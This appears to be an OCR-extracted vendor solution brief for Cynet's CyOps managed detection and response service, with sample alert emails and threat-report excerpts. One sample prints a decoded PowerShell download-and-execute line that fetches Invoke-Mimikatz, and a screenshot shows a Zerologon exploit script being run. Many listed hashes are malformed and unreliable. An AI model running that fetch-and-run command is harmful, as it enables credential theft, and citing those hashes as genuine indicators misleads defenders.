cynet

Solution Brief

CyOps

Cynet's 24X7 Managed Detection
and Response (MDR) Service

Included with the Cynet 360 Platform at no extra cost

Need immediate assistance?

US	+1 (347) 474-0048
UK	+442032909054
Israel	+972 72-3369736

Contact CyOps 24/7 →

The Problem: detecting and responding to threats

Rising security breaches and successful ransomware attacks have frustrated security executives that have made considerable investments in cybersecurity technology and highly skilled security teams. With all the technology and expertise at hand, why do companies continue to fall victim to cybercrime? While defenses can always improve and skills can always be augmented, many organizations are simply overwhelmed by the volume and sophistication of attacks occurring on a daily basis. Other organizations cannot afford the technology and deep expertise required to detect and respond to threats. 24/7

Another ongoing problem lies in staffing - organizations make significant investments in cybersecurity technologies only to find they do not have the time and/or skills required to adequately operate the technology to detect and respond to threats. Even the most sophisticated prevention, detection and response technologies require human oversight. To fill the expertise gap, organizations often purchase Managed Detection and Response services from an existing vendor or third party provider, adding significant cost to their security budgets. Many small and mid-sized enterprises cannot afford this luxury.

The Solution: Cynet Included Managed Detection and Response

Cynet Managed Detection and Response services are automatically included with the Cynet platform – at no additional cost.

Many cybersecurity platform providers do not offer MDR services, while others charge exorbitant fees for this type of service. As a client, you won't pay a penny extra for Cynet's MDR service. Cynet's Managed Detection and Response team – CyOps – is available 24x7 to augment threat detection, provide threat expertise, and guide clients on all necessary response actions. CyOps leverages the power of the Cynet 360 platform to slash the time required by your security team to discover and respond to real threats.

Cynet's complete offering of XDR,
Response Automation and MDR services

LEARN MORE ⟶

Continuous Cybersecurity Oversight

Knowing that CyOps is continuously monitoring your environment and extending the capabilities of your team provides tremendous relief in the uncertain world of cybersecurity. As a client, CyOps provides you a broad range of proactive and ad hoc services to ensure you're always fully protected and any questions or concerns you may have are addressed.

Following are examples of how the CyOps team assists clients detect, investigate and respond to threats, as well as continually inform clients of important security-related updates and provide on-demand expert advice and assistance.

Detection

Investigation

Response

Expert Advise

Research Reports

Detection

CyoOps augments the real time detection and response mechanisms built into the Cynet platform to ensure real threats are not overlooked and are properly addressed across your entire environment.


24x7 Monitoring, Analysis, and Proactive Outreach

The CyOps team continuously monitors your environment – every hour of every day throughout the year. The team manages events, alerts, customers inquiries and incidents. The team also provides alert analysis and correlation to other Cynet 360 alerted events.

The CyOps team will proactively contact you when certain alerts or events are detected along with specific actions that should be taken. This type of outreach falls into three general categories each requiring different response actions.

Internal activities

Includes a summary of the alerted event(s) and a description of their flow while also suggesting Whitelisting or Exclusion profiles.



We've detected what seems like an internal activity on the host "Anonymized".

(" endpoints name contains Jenkins and SRV in it").

The Servers' "Jenkins" service used gitlab-runner.exe to build an executable.

That said executable triggered Cynets detection as an abnormal executable.

Detection Engine	CyAI
Infected File	C:\gitlab-rnner\builds\5c032995\1\automationdevelopers\automation\automationcore\ Advancedtestdevices\bin\release\generalutils.dll
Malware Type	PE.Trojan
Malware ID	99.547318
Infected file SHA256	DBF8JW67JDWIRLKLOK123HJ7KHUJEE82YEIRK7IAYE7BDKEOU3UE8

Our recommendation is to investigate the endpoints purpose with its users, and whitelist it as follows:

Enter Cynets console, Settings > Whitelisting > Create rule:

- Applied on alert: "Detection Engine – Malicious Binary"
- Type: " File SHA256 " – One of the IOC's at the table bellow.
- Value:
  1. D8DFGH4KHNDKFG3KHSKLEKS3LKHKNJXCVN4LKNLKNXVC4L5K6J43KLNL3
  2. A71749JLJKLDFG94CVBOO34KN0MNFDG93KNXSDFNNF34JKLSFJ35350FDFD
  3. CBH3434KLND434K33KNKL00341LKHFGLEOER355JLGDEWSD4RG7677


Please create a for a rule containing all the IOC's in the list above.

Feel Free to contact us at any time.

Internal activity outreach example

Suspicious activities

Includes a summary of the alerted event(s) and a description of their flow while also suggesting analysis steps you should take to help determine the activity's maliciousness.



Cynet has detected suspicious activity on the following host:

Host name	Anonymized

A malicious PowerShell command attempted to run.

After decoding the command, it seems like it's part of a script that Invoke Mimikatz.

Powershell CommandLine	C:\windows\System32\WindoesPowerShell\v1.0\powershell.exe"-enc SQBDEFIOLHSEFKLROJRE90REKJNDLKJFNG43KJNKJFNBV4LJKNJDFGIJLKDFGKMNNCXVBNJKNDFMGNLKDFKJKLDFGKJLNMDNFGKLJ49435KLJKDFNGNMKCLKJNDFGNMCXNVFVKLJKKLFDG94LKHNDFKNQQWERRRTCVXCVSERT6R6GYTUPOPYOMCVBNM CVB

Base64 decoding reveals the following command:

Powershell CommandLine	IEX (New-Object Net.WebClient). DownloadString('hxxps:\\raw{.}githubusercontect{.}com/powershellmafia/powerspliut/mastwr/invoke-mimikatz{.}s1');$m=Invoke-mimikatz


We would like to confirm you received the alert.

Please feel free to contact us anytime.

Suspicious activity outreach example

Malicious activities

When a request for alert reception is sent, it includes a summary of the alerted event(s) and a description of their flow while also listing recommendations for furtherremediation and analysis actions. In specific "Critical Risk" and "High Risk" severity incidents, a CyOps analyst can contact you through a predetermined method to make sure you're aware of the incident.



We've detected malicious activity on the host "Anonymized".

An instance of WScript.exe was used to run a .JS file with an argument:

Grandparent Process Details	
Process SHA256	F4453492HFDG34KS9435LKJX980934864LKJSDXFKLJ320532
Process PID	1569
Process Running User	Anonymized\Anonymized
Process Path	C:\Windows\System32\wscript.exe
Process Params	C:\Windows\System32\wscript.exe" "F:\Files\711\tbdatnhph.js" aigmmourb

Following first execution, a copied Binary of WScript in different directory ran the .JS file again, with another parameter.

Grandparent Process Details	
Process SHA256	F422014986984359872GULJ399345702345HY93476YHH249004
Process PID	9472
Process Running User	Anonymized\Anonymized
Process Path	C:\users\ Anonymized\appdata\local\dmdstjrpu\hphkagk.exe
Process Params	C:\users\ Anonymized\appdata\local\dmdstjrpu\hphkagk.exe" "F:\Files\711\tbdatnhph.js"lemivqeh

This process then dumped a malicious payload into one of the hosts drives- Note, this might be a mapped network drive. Also, this payload is a Polymorphic slightly modified variant of the original, taking evasive maneuvers

Detection Engine	Cynet AV
Infected file	F:\Files\546\evwgckfk.js
Malware Type	virus
Malware ID	Js\Agent.evw
Infected file SHA256	2C0D23DSFJK399JKHFH98937JKHEWEQFHBBNCV93JHE83GRET


We'd like you to confirm you've received the alert – Please note, Cynet360 Auto-Remediation features are disabled and so the activity never stopped.

Auto Remediation	False
Auto Remediation Success	NotSet

Malicious activity outreach example

Connectivity & Availability Monitoring

The CyOps team cooperates with the Cynet support department to ensure continuous protection and server usability. This includes monitoring abnormal PCQ sizes of any Cynet 360 protected environment to help evaluate the environment's activity load. In case the Cynet 360 Servers' "Heartbeat" is lost, CyOps will immediately reach out to you to remediate any connection disruptions.



Dear team,

We are sending this email to inform you that it appears that there is no network communication between your Cynet server and our Virtual Private Cloud.

Please follow this checklist to make sure that the system is working properly and please reply with answer to all tests.

Please do not reboot the Cynet server!

1. Verify that all Cynet services are up and running(CS Helper, Cynet, CynetDB, CynetProtobufHandlet, CynetListener) If not, please let us know.
2. Check connectivity from the Cynet server to Cynet VPC via this link https://api.t-
3. Shield.com/pub99jd48a/temp.txt
4. In case of success, you will see the words: " mission accomplished!"
5. If your Cynet service is tunning with specific credentials, please make sure they are not locked out or disabled.
6. Verify that the external IP that you provided us did not change.

It's very important to us to get the system up and running as soon as possible in order to provide you with the maximum protection possible.

If you have any further questions, please do not hesitate to contact us.


Heartbeat loss outreach example

Implementing New Detection Mechanisms

The CyOps team is continually researching and analyzing new attack techniques to develop and implement prevention and detection mechanisms into the Cynet platform.

Proactive Threat Intelligence and Hunting

CyOps continually searches for new emerging threats in order to implement IOCs and patterns into Cynet 360 mechanisms. These proactive actions enable Cynet 360 to collect, analyze and alert for events while giving the forensics feature its ability to assess an entity's risk level.




SC-SOC

To: All Team

Subject: High Risk - PowerShell Malicious Command – [redacted] Main Server

We have detected **Emotet** activity on this host.
A malicious macro weaponized document have launched macros which by using com objects, started WMI. WMI in turn launched PowerShell with a base64 encoded command.
The following command has been launched:

Example client proactive outreach email for detected threat



DETECTION

Cynet 360 already detects and alerts its customers when this vulnerability is exploited in your environment. However, we highly recommend that you apply the latest security updates.

Due to the magnitude and potential impact of this vulnerability, Cynet decided to release two detection mechanisms for the wide community that provide visibility for exploits for Zerologon vulnerability.
First is a YARA rule which can be used to scan memory dumps of *lsass.exe*. The rule will alert upon detection of Mimikatz or other Zerologon exploits.

Second is an executable file, *Cynet.ZerologonDetector.exe* which detects spikes in network traffic of lsass.exe from a given IP. The YARA rule can detect attacks that occurred prior to its deployment and provide an indication upon detection of a Zerologon exploitation.


Name	Date modified	Type
_Install AutoStart.bat	9/22/2020 11:35 PM	Windows Batch File
_Uninstall AutoStart.bat	9/22/2020 6:09 PM	Windows Batch File
Cynet.ZerologonAttacksDetected.txt	9/23/2020 8:02 AM	Text Document
Cynet.ZerologonDetector.exe	9/23/2020 8:47 AM	Application
Cynet.ZerologonDetector.exe.config	9/22/2020 9:47 PM	CONFIG File
Cynet.ZerologonDetector.ini	9/22/2020 6:38 PM	Configuration setti...
Microsoft.Diagnostics.FastSerialization.dll	9/18/2020 9:34 PM	Application extens...
Microsoft.Diagnostics.Tracing.TraceEvent....	9/18/2020 9:36 PM	Application extens...
Microsoft.Management.Infrastructure.dll	7/17/2017 2:46 PM	Application extens...
OSExtensions.dll	1/4/2019 4:24 PM	Application extens...
System.Management.Automation.dll	7/17/2017 2:46 PM	Application extens...
System.Runtime.CompilerServices.Unsafe....	2/21/2020 4:06 AM	Application extens...

```
PS C:\Users\TheUser\Downloads> hostname
TheUserDomain
PS C:\Users\TheUser\Downloads> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::542e:1d4f:d197:ba4b%13
   IPv4 Address. . . . . . . . . . . : 172.16.200.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::426:a605:a492:f46a%8
   IPv4 Address. . . . . . . . . . . : 172.16.201.133
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.201.2
PS C:\Users\TheUser\Downloads> python .\cve-2020-1472-exploit.py WI
N-0U3F9HEJ7T9 172.16.200.128_
```

Example of newly released exploit detection mechanisms from Zerologon Vulnerability Analysis

New Ransomware Variations

Ransomware variants are analyzed by CyOps Analysts for specific identifiers which are implemented into Cynet 360 Mechanisms.



SC-SOC

To: All Team

Subject: Data Breach

I have acquired part 01 of the *** data breach lake, from the official site of ***** ransomware operators.

After downloading the archive (11GB) – I have authenticated the files and they are indeed related to ****

All the documents are in French, and have **** logo and worker names are signed on them.


Please forward the attached photos to the client, and lets schedule a session to present our findings.

I surveyed their site, and it seems they will leak the data in parts, in order to make the breached company get a chance to stop it. Please inform the client that as long as the link I have will remain active – I will constantly check for new parts and retrieve them for****. (I will update you each time a new part will be released).

Sample email to new client during incident response engagement

SSDeep Implementation

Cynet detects a file hash (SSDEEP) which is highly similar to a file hash that is flagged in our threat intelligence database as malicious. This alert is used to detect new variants of known malware.




Netwalker Meta_Data

MD5	993b79fjkj39803hjks0347jdskkuryh393498jhf
SHA-1	6fd3947sdja2340daj340-90kldfskg0oljppoerh937343434
SHA-256	6fd3947sdj hjks0347jdskkuryh
Vhash	0940566513f4098345907z!z
Authentihash	hjks0347jdskkuryh40983452340daj3 ldfskg0oljppoerh937sdfsd
Imphash	sd ldfskg0oljppoerh9373434
SSDEEP	1536:NQVICPQEIORKSRKLJhe82POuerlknbtTYkl;sdjkf93khlkdsfg3KJHUIEWR340
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	94.00 KB (96256 bytes)

Example of SSDEEP hash included with NetWalker metadata in Threat Report

Memory Patterns

Cynet can detect a ransomware process by identifying matching patterns the CyOps team implements during the daily malware analysis.




Cynet Alert Notification	
Action	Blocked
Severity	Critical
Category	Memory Pattern – Ransom ....are – Nemty (NetWalker)
File	c:\windows\syswow64\explorer.exe
Description	This file contains a malicious code

Example of memory pattern matching alert notification

File Classifications

Files seen by Cynet 360 are classified per the file type of product, including values indicated in the Cynet 360 console. Classifying files as malicious also creates a trigger for the Cynet 360 incident mechanism, which opens an event at the console, showing the details of the incident (Hostname, SHA256 and more).

